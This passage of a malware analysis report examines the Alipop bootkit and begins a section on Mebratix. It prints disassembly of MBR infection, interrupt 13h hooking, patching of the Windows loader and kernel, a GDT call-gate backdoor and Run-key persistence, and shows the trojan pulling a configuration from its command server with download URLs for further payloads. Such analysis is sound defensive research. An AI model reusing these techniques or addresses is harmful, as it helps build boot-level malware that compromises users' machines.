
The bootkit's components are fetched from the first 40 HDD sectors into a reserved area with function 2 of interrupt 13h. Then control is being transferred to fetched code.

```
seg000:001F                 pushad
seg000:0021                 push    ds
seg000:0022                 mov     bx, word ptr cs:0413h
seg000:0027                 sub     bx, 14h ; reserve 20 kB of the memory
seg000:002B                 and     bl, 0FCh
seg000:002E                 mov     word ptr cs:0413h, bx
seg000:0033                 shl     bx, 6 ; Calculate line address of reserved
sector
seg000:0036                 mov     es, bx
seg000:0038                 xor     bx, bx
seg000:003A                 mov     ax, 228h ; Read first 40 sectors
seg000:003D                 mov     cx, 1
seg000:0040                 mov     dx, 80h
seg000:0043                 int     13h
seg000:0045                 push    es
seg000:0046                 push    4Ah ; transfer control to fetched code by 4ah
offset
seg000:0049                 retf
```

Read code and data from the 83h offset is ciphered with a reversible operation ROR, and then deciphering is performed.

After deciphering the bootkit intercepts BIOS 13h interrupt and makes it possible to control read operations at the first stages of system launch.


Finally, the original OS loader is getting called, which is saved by the bootkit's installer in sector 39.



```
seg000:0083                 mov     eax, dword ptr es:004Ch
seg000:0088                 mov     dword ptr cs:00F3h, eax ; Save original int 13h
handler
seg000:008D                 and     dword ptr es:004Ch, 0
seg000:0097                 or      word ptr es:004Ch, 0E6h ; Set hew handler
address
seg000:009E                 mov     word ptr es:004Eh, cs   ; Set hew handler
selector
seg000:00A3                 xor     ebx, ebx
seg000:00A6                 mov     bx, cs
seg000:00A8                 shl     ebx, 4

                            ...

seg000:00C5                 mov     di, 7C00h
seg000:00C8                 push    cs
seg000:00C9                 pop     ds
seg000:00CA                 mov     si, 4C00h ; Copy original boot sector to 7C00h
seg000:00CD                 mov     cx, 200h
seg000:00D0                 cld
seg000:00D1                 rep movsb
seg000:00D3                 pop     ds
seg000:00D4                 popad
seg000:00D6                 lss     sp, dword ptr es:0602h  ; Restore sp
seg000:00DC                 mov     es, word ptr es:0600h   ; Restore es
seg000:00E1                 jmp     far ptr 0:7C00h         ; Execute original boot
code
```


Hooking of 13h interrupt is performed to modify the code of the OSLOADER.EXE module during its reading from system partition. OSLOADER.EXE is a part of the NTLDR module, and is executed in protected mode.

The goal of this modification is to execute the bootkit's code in protected mode, too. OSLOADER.EXE code (subject to modification) is being searched by signature in the buffer with fetched data, received after interrupt processing:



```
seg000:0120                 mov     di, bx  ; di - pointer to buffer with data
seg000:0122                 mov     al, 8Bh ; first byte of the signature
seg000:0124                 cld
seg000:0125
seg000:0125 loc_125:
seg000:0125                 repne scasb
seg000:0127                 jnz     short loc_159
seg000:0129                 cmp     dword ptr es:[di], 74F685F0h ; bytes 2-5
сигнатуры
seg000:0131                 jnz     short loc_125
seg000:0133                 cmp     word ptr es:[di+4], 8021h ; bytes 6-7
seg000:0139                 jnz     short loc_125
seg000:013B                 push    es
seg000:013C                 xor     eax, eax
seg000:013F                 mov     es, ax
seg000:0141                 mov     ax, cs
seg000:0143                 shl     eax, 4
seg000:0147                 add     eax, 200h
seg000:014D                 pop     es
seg000:014E                 mov     word ptr es:[di-1], 15FFh ; write instruction
call dword ptr [addr]
seg000:0154                 mov     es:[di+1], eax
```

OSLOADER code is the following set of instructions:




```
.text:00422B77                  call    _BlLoadBootDrivers@12
.text:00422B7C                  mov     esi, eax
.text:00422B7E                  test    esi, esi
.text:00422B80                  jz      short loc_422BA3
.text:00422B82
.text:00422B82 loc_422B82:
.text:00422B82                  cmp     _BlRebootSystem, 0
.text:00422B89                  jz      short loc_422B92
```

This fragment refers to the _BlOsLoader@12() function. The bytes being modified go right after function _BlLoadBootDrivers@12() call. This function loads drivers of system services with SERVICE_BOOT_START trigger mode into the memory. Code of modification is the call instruction that transfers control to resident bootkit's code in reserved base memory at the 200h offset. Therefore the bootkit's code gets control when the CPU is in 32-bit protected mode.


Protected mode code

The bootkit's protected mode code starts its execution with receiving a kernel load address. This address is read from the first record in the list of loaded modules. This record is a LDR_DATA_TABLE_ENTRY structure. A pointer to the list of loaded modules can be obtained from the global variable _BlLoaderBlock of the OSLOADER.EXE module. In particular, the _BlLoaderBlock variable contains a pointer to the _LOADER_PARAMETER_BLOCK structure. A copy of this pointer is used as a local variable in the code of the _BlAllocateDataTableEntry@16() function. The bootkit uses signature to find this section of the code. Moreover, the virtual address of the memory that is used to load NTLDR and other system modules is read from the local variable KdDllBase. Modified function _BlOsLoader@12() refers to this variable by fixed offset from ebp:




```
seg001:00000206                 mov     edi, [esp+24h]  ; edi - Value of KdDllBase
variable
seg001:0000020A                 and     edi, 0FFF00000h
seg001:00000210                 cld
seg001:00000211                 mov     al, 0C7h ; First byte of the signature to
search for _BlLoaderBlock
seg001:00000213 loc_213:
seg001:00000213                 scasb
seg001:00000214                 jnz     short loc_213
seg001:00000216                 cmp     dword ptr [edi], 40003446h ; Other 4 bytes
of the signature
seg001:0000021C                 jnz     short loc_213
seg001:0000021E                 mov     al, 0A1h
seg001:00000220 loc_220:
seg001:00000220                 scasb
seg001:00000221                 jnz     short loc_220
seg001:00000223                 mov     esi, [edi]      ; esi - pointer to the list
of loaded modules
seg001:00000225                 mov     esi, [esi]      ; esi - pointer to the first
_LDR_DATA_TABLE_ENTRY
seg001:00000227                 lodsd
seg001:00000228                 mov     ebx, [eax+18h]  ; ebx - kernel load address
seg001:0000022B                 call    sub_267
```

The procedure sub_267 is used to intercept the kernel function nt!IoGetCurrentProcess() in such a way that its call will transfer control to the bootkit's code of the next (third) stage, which has to be executed in 32-byte protected mode after OS kernel initialization.



```
seg001:00000267                 pop     esi ; Get bootkit's code address by return
address
seg001:00000268                 mov     ecx, 37h
seg001:0000026D                 mov     [esi+2B6h], ebx
seg001:00000273                 lea     edi, [ebx+40h]
seg001:00000276                 mov     ebp, edi
seg001:00000278                 rep movsb    ; Copy bootkit's code by offset 0x230-
0x267 in the header of kernel image over DOS stub
seg001:0000027A                 push    0CE8C3177h
seg001:0000027F                 call    GetProcByHash   ; Get IoGetCurrentProcess
address by a hash of the name
seg001:00000284                 xchg    eax, esi
seg001:00000285                 sub     edi, 0Ah
seg001:0000028B                 movsd   ; Save first 5 bytes of the function
seg001:0000028C                 sub     edi, 6
seg001:00000292                 movsb
seg001:00000293                 mov     byte ptr [esi-5], 0E8h
seg001:00000297                 sub     ebp, esi
seg001:00000299                 mov     [esi-4], ebp ; Patching Modification of
IoGetCurrentProcess by its call at nt+0x40 address
```

The first call of the nt!IoGetCurrentProcess() function is usually performed after kernel initialization with the nt!Phase1Initialization() function:



```
kd> kb
ChildEBP RetAddr  Args to Child
f9dc35f0 80688d7e 8198c338 8008ecb8 8008ecb8 nt+0x40
f9dc3630 8068ac22 8198c3ec 8008ecb8 0000000c nt!IopInitializeBuiltinDriver+0x260
f9dc3694 80687b48 80082000 f9dc36b0 00034000 nt!IopInitializeBootDrivers+0x2d2
f9dc383c 80685fdd 80082000 00000000 819cc538 nt!IoInitSystem+0x712
f9dc3dac 805c6160 80082000 00000000 00000000 nt!Phase1Initialization+0x9b5
f9dc3ddc 80541dd2 80685628 80082000 00000000 nt!PspSystemThreadStartup+0x34
00000000 00000000 00000000 00000000 00000000 nt!KiThreadStartup+0x16

kd> u nt!IoGetCurrentProcess
nt!IoGetCurrentProcess:
804ee608 e8338afeff      call    nt+0x40 (804d7040)
804ee60d 008b4044c3cc    add     byte ptr [ebx-333CBBC0h],cl
804ee613 cc              int     3
804ee614 cc              int     3
804ee615 cc              int     3
804ee616 cc              int     3
804ee617 cc              int     3
```


Bootkit execution after kernel initialization

The Hook handler nt!IoGetCurrentProcess() restores the original code of the function and calls nt!PsCreateSystemThread() to launch the system thread which executes the bootkit's operational code. The operational code performs following:

- Creates a string parameter in the registry key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run, with value C:\WINDOWS\ali.exe to make it possible to launch the Trojan after the system launch.

- Creates C:\WINDOWS\ali.exe file. Its content is written into the system from sector 4 of the HDD by the installer during the bootkit installation.

- Installs GDT call gate, which makes it possible to execute any instructions with maximum priority by any user mode code.



Id	Type	Address	Dpl	Module
123 (+0x3D8)				(Reserved)
124 (+0x3E0)	00C	0x800003E8	DPL_SYSTEM	
125 (+0x3E8)				(Reserved)
126 (+0x3F0)				(Reserved)

Figure 8. GDT call gate (backdoor).


Therefore Alipop developers gave up on using the traditional method of utilizing a kernel mode driver to execute privileged instructions. Instead, they used a trick which allowed them to utilize a user mode process for the same goal. This is a simpler but less stealthy approach.

Also, it is possible that this bootkit was developed as a universal tool for execution of any malicious software which runs in user mode from the boot sector.

Trojan process


The main goal of the ali.exe process is to receive commands to download and launch other malicious software from the server.

Sending HTTP requests is performed via Internet Explorer, which is launched in a hidden window.



Process	PID	CPU	Description
⊟ explorer.exe	1484		Windows Explorer
VMwareTray.exe	1760		VMware Tray
VMwareUser.exe	1768		VMware User
⊟ ali.exe	1776		
⊟ iexplore.exe	1468		Internet Explorer
iexplore.exe	2628		Internet Explorer
ctfmon.exe	1788		CTF Loader

Figure 9. Trojan process.




```
⊟ Hypertext Transfer Protocol
  ⊞ GET /sms/xxx.ini HTTP/1.1\r\n
    Accept: */*\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0)\r\n
    Host: list.577q.com\r\n
    Connection: Keep-Alive\r\n
    \r\n
```

```
0040  78 78 2e 69 6e 69 20 48  54 54 50 2f 31 2e 31 0d   xx.ini H TTP/1.1.
0050  0a 41 63 63 65 70 74 3a  20 2a 2f 2a 0d 0a 41 63   .Accept:  */*..Ac
0060  63 65 70 74 2d 45 6e 63  6f 64 69 6e 67 3a 20 67   cept-Enc oding: g
0070  7a 69 70 2c 20 64 65 66  6c 61 74 65 0d 0a 55 73   zip, def late..Us
0080  65 72 2d 41 67 65 6e 74  3a 20 4d 6f 7a 69 6c 6c   er-Agent : Mozill
0090  61 2f 34 2e 30 20 28 63  6f 6d 70 61 74 69 62 6c   a/4.0 (c ompatibl
00a0  65 3b 20 4d 53 49 45 20  37 2e 30 3b 20 57 69 6e   e; MSIE  7.0; Win
00b0  64 6f 77 73 20 4e 54 20  35 2e 31 3b 20 54 72 69   dows NT  5.1; Tri
00c0  64 65 6e 74 2f 34 2e 30  29 0d 0a 48 6f 73 74 3a   dent/4.0 )..Host:
00d0  20 6c 69 73 74 2e 35 37  37 71 2e 63 6f 6d 0d 0a    list.57 7q.com..
00e0  43 6f 6e 6e 65 63 74 69  6f 6e 3a 20 4b 65 65 70   Connecti on: Keep
00f0  2d 41 6c 69 76 65 0d 0a  0d 0a                     -Alive.. ..
```

Figure 10. Request configuration file from server.

The Trojan's ciphered configuration file is downloaded from a server with the fixed address http://list.577q.com/sms/xxx.ini and is saved in the C:\WINDOWS catalog with the win.ini name. An example of configuration file content:



```
[DownLoad]
exe1=coopen_setup_100201.exe-
8.0|http://download.coopen.cn/setup/v5/coopen_setup_100201.exe
exe2=pptv(pplive)jixian_113459_s.exe-
1.0|http://60.173.10.28:4321/pptv(pplive)jixian_113459_s.exe
[ad]
ad1=12
[HomePage]
home=http://www.67ku.com
[Time]
DownLoadIniTime=120
PopAdTime=2|
DownLoadLelayTime=1
RunDelayTime=0
FirstRunExeTime=2
FirstPopWidTime=1
cjver=2
cjaddr=
[Link]
Link1=|http://66.79.168.187:55325/tuling.html
```

Though the Alipop Trojan uses the boot sector infection technique, it can be detected and deleted easily because there no methods are used to hide the malicious activity.

The bootkit does not protect its boot sector code from disinfection. It is, therefore, possible to heal the infected system by manually editing the boot record with any 16-bit HEX-editor (such as WinHex).

Mebratix.b (Ghost Shadow)


The Mebratix bootkit was mentioned for the first time in an entry on the Symantec Security Response blog (tinyurl.com/3xedn5j).

The bootkit's installer (MD5: 1b465d5c330d99bdccffd299bf71010f, about 30 kB) does not have any notable characteristics.

Boot code

